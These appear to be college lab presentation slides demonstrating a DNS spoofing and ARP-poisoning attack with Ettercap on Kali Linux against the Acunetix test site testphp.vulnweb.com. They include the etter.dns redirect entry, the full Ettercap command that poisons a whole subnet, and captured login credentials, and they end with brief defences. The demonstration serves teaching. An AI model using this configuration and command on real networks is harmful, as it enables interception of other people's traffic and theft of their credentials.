DNS Spoofing Attack using Ettercap in Kali Linux




Model Institute of Engineering & Technology (Autonomous) Permanently
Affiliated to the University of Jammu Accredited by NAAC with "A" Grade
Jammu, India 2025

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DNS Spoofing Attack
using Ettercap in Kali
 Linux
 Demonstration with
   testphp.vulnweb.com
    Shavita Raina
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
Introduction




• DNS SPOOFING: MANIPULATES DNS RESPONSES TO REDIRECT TRAFFIC.



• REDIRECTS VICTIMS TO MALICIOUS IPS INSTEAD OF REAL SERVERS.



• ETTERCAP: TOOL FOR MITM ATTACKS, ARP POISONING, DNS SPOOFING.



Tools Used





• OS: KALI LINUX 2025.1A

• TOOL: ETTERCAP 0.8.3.1






• TARGET: TESTPHP.VULNWEB.CO M (ACUNETIX TEST SITE) • BROWSER: FIREFOX

Editing the DNS Spoof File

- Edited /etc/ettercap/etter.dns file.
- Added entry: testphp.vulnweb.com A 192.168.67.128
- Forces all DNS queries for the domain to attacker's IP.




```
kali-linux-2025.1a-vmware-... X
                                             Windows 10 x64
 File Actions Edit View Help
testphp.vulweb .com
                                192.168.67.128
 /etc/ettercap/etter.dns" 65L, 4533B
```



Starting Ettercap

- Command used:
- ettercap -T -M arp:remote -P dns_spoof /// ///
- ARP poisoning initiated and DNS spoofing activated.



Ettercap Output

- Ettercap shows ARP poisoning success.
- HTTP credentials intercepted from login page.



Victim's Perspective

- Victim visits testphp.vulnweb.com/login.php
- Website loads normally spoofing unnoticed.

Login Captured

- Ettercap captured credentials entered by victim:
- Username: test
- Password: 123456789



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Conclusion

- Demonstrated DNS Spoofing via Ettercap.
- ARP poisoning used to intercept victim's traffic.
- Captured sensitive login data.
- Defense: Use HTTPS, DNSSEC, trusted networks.